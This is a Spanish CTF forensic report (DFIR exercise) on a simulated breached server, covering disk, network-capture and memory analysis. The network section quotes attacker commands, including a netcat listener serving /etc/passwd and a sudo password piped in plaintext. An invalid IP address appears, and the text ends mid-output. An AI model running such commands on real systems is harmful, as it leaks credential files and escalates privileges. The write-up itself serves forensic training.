Informe Forense CTF

Respuesta ante Incidentes y Análisis Forense (DFIR)

Versión	Fecha	Auditor	Cambios
1.0	28/11/2025	Ignacio Elízaga Vernis	

1. Introducción


Este documento presenta los hallazgos y conclusiones del ejercicio de análisis forense realizado sobre las evidencias del servidor FT-DEV01 en el marco del CTF Análisis Forense – Caso Nightfall. Describe el alcance, la metodología aplicada (análisis de imagen de disco, revisión de captura de tráfico, análisis de volcado de memoria, detección de actividad maliciosa y reconstrucción de la cadena de ataque) y los principales indicadores identificados.

El objetivo de la entrega es demostrar la capacidad para aplicar metodologías DFIR, correlacionar información de disco, memoria y red, evaluar la secuencia de compromisos realizada por el atacante, identificar los vectores de acceso y documentar cómo se produjo la intrusión, la escalada de privilegios y las acciones posteriores dentro del sistema.


2. Alcance y Evidencias Analizadas

Evidencia	Nombre Archivo	Tipo	Hash
Imagen de disco	Imagen_disco	.raw	362b1fe29fdfa7f6e42d53f4cecdda624d1c41590bfa7bab715e8b3dc6
Captura de tráfico	Captura_red.pcapng	.pcapng	0a8bad815f3207285628cae0432bb76d
Volcado de memoria	Memoria.vmem	.vmem	


Con el programa HashMyFiles he sacado toda esta información que he puesto en la tabla.




Abro cada archivo para ver que coinciden los hashes.



Este hash también coincide.



Y este otro también coincide.



3. Resumen Ejecutivo

El presente informe documenta los hallazgos del ejercicio de análisis forense realizado sobre el servidor de pruebas FT-DEV01 de la empresa FinTech Solutions, en el marco del CTF Nightfall. Durante la simulación se detectó actividad anómala que generó alertas en el SOC, lo que motivó la captura de tres evidencias clave: imagen de disco, volcado de memoria y captura de tráfico de red.

El análisis forense permitió identificar que un atacante logró acceder al servidor mediante credenciales temporales o vulnerabilidades de software desactualizado, ejecutar comandos remotos, levantar servicios no autorizados, instalar software potencialmente malicioso y elevar privilegios. Las evidencias obtenidas incluyen registros de procesos en memoria, archivos modificados o eliminados, imágenes descargadas y conexiones de red sospechosas.

La reconstrucción de la actividad permitió establecer una línea temporal precisa del incidente, identificar indicadores de compromiso (IoCs) confiables y documentar las acciones del atacante dentro del sistema. Este informe sirve como base para medidas de contención, erradicación y mitigación, y proporciona recomendaciones para reforzar la seguridad en entornos de prueba y laboratorios, siguiendo metodologías DFIR y buenas prácticas de manejo de incidentes según NIST 800-61, asegurando la integridad, trazabilidad y confiabilidad de las evidencias.

4. Metodología

El análisis se realizó siguiendo prácticas DFIR adaptadas al contexto del CTF Nightfall, centradas en la preservación, revisión y correlación de evidencias sin interacción con sistemas en producción. Las fases del análisis forense fueron:

1. Validación de integridad de las evidencias

Verificación de hashes (SHA256) de imagen de disco, captura de tráfico y volcado de memoria.

2. Análisis de la imagen de disco

Montaje de la imagen.

Revisión de archivos y directorios, detección de archivos borrados y modificación de ficheros.

3. Análisis de la captura de tráfico de red

Identificación de IPs involucradas, puertos, protocolos y transferencias de archivos.

Detección de comandos remotos y servicios no autorizados.

4. Análisis de memoria

Enumeración de procesos activos y conexiones de red.

Identificación de procesos sospechosos y posibles malware.

Reconstrucción de la actividad del atacante.

5. Correlación de hallazgos

Integración de resultados de disco, memoria y tráfico.

Reconstrucción de la línea temporal del incidente y establecimiento de IoCs.

6. Documentación

Registro detallado de procedimientos, capturas de pantalla, comandos utilizados y evidencias recolectadas.

5. Análisis Técnico


En este apartado, se debe documentar de manera completa la resolución del CTF Caso Nightfall. Se presentan a continuación todos los retos y preguntas solicitados por el CSIRT interno para la revisión del incidente, orientados al análisis del servidor FT-DEV01.

Este cuestionario permite registrar de manera estructurada los hallazgos, evidencias, líneas de tiempo e indicadores de compromiso (IoCs) obtenidos durante el ejercicio. El objetivo es analizar la imagen de disco, la captura de tráfico y el volcado de memoria, correlacionar la información y reconstruir la actividad del atacante, siguiendo buenas prácticas de DFIR.


RETO 1 - ANÁLISIS DE IMAGEN DE DISCO

1. ¿Qué tipo de sistema de ficheros tiene la imagen?

Ahí veo el tipo de sistema de ficheros que tiene la imagen.




2. ¿Cuántos directorios hay dentro de la imagen?




Hay 12 Directorios.


3. ¿Cuántos archivos borrados hay?



Hay 2 archivos borrados

4. Monta la imagen para poder acceder a los ficheros.






Aquí se puede ver como se ha creado la imagen.

5. ¿Cuántos archivos hay en la imagen?


Con




Se puede ver en la línea azul que hay 41 archivos en la imagen usando el programa Autopsy

6. Descarga tres de las imágenes disponibles.

Accedo donde se ven las descargo una a una con click derecho extract file




Y veo como las he incluido en la carpeta 1



RETO 2 – ANÁLISIS DE CAPTURA DE TRÁFICO

1. ¿Cuáles son las dos IPs que están en la comunicación?




Son la 192.168.2.5 y 192.168.5.554

2. ¿A qué puerto se están conectando?

Es el puerto 4444.

3. ¿Qué comando se ha realizado?



Para actualizar repositorios

echo "*umR@Q%4V&RC" | sudo -S apt update

Instalar netcat

echo "*umR@Q%4V&RC" | sudo -S apt install netcat

Intentar abrir una shell de root (falló por la barra &

echo "*umR@Q%4V&RC" | sudo -S -i


Levantar un listener en el puerto 9999 con netcat sirviendo

echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd

y para salir con:

Bash


4. ¿Qué servicio se ha levantado y en qué puerto?



En el 9999

5. ¿Qué versión del paquete se ha instalado?

Ahí se ven las dos versiones




6. ¿Qué archivo se ha enviado?

echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd

El archivo /etc/passwd


7. ¿Qué usuario está en el equipo? ¿Qué password se ha utilizado para elevar la shell?



Usuario identificado: **jtomato**.
La contraseña aparece en el propio comando: ***umR@Q%4V&RC**.
Se usa para ejecutar apt install netcat con privilegios sudo.


8. ¿Qué distribución de Linux se está utilizando?

Es Ubuntu.



9. ¿Cuántos usuarios hay en el sistema atacado?

Filtro por puerto 9999.



Sigo la secuencia tcp y veo que hay 32 Usuarios

RETO 3 – ANÁLISIS DE MEMORIA

1. Identificar el tipo de sistema operativo de la máquina.

El volcado de memoria corresponde Windows XP Service Pack 3 (32 bits) que es el Sistema Operativo.

```
┌──(root㉿kali)-[~/Software/AnálisisForense/volatility]
└─# ./volatility kdbgscan -f memoria.vmem
Volatility Foundation Volatility Framework 2.6
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x80545ce0
Offset (P)                    : 0x545ce0
KDBG owner tag check          : True
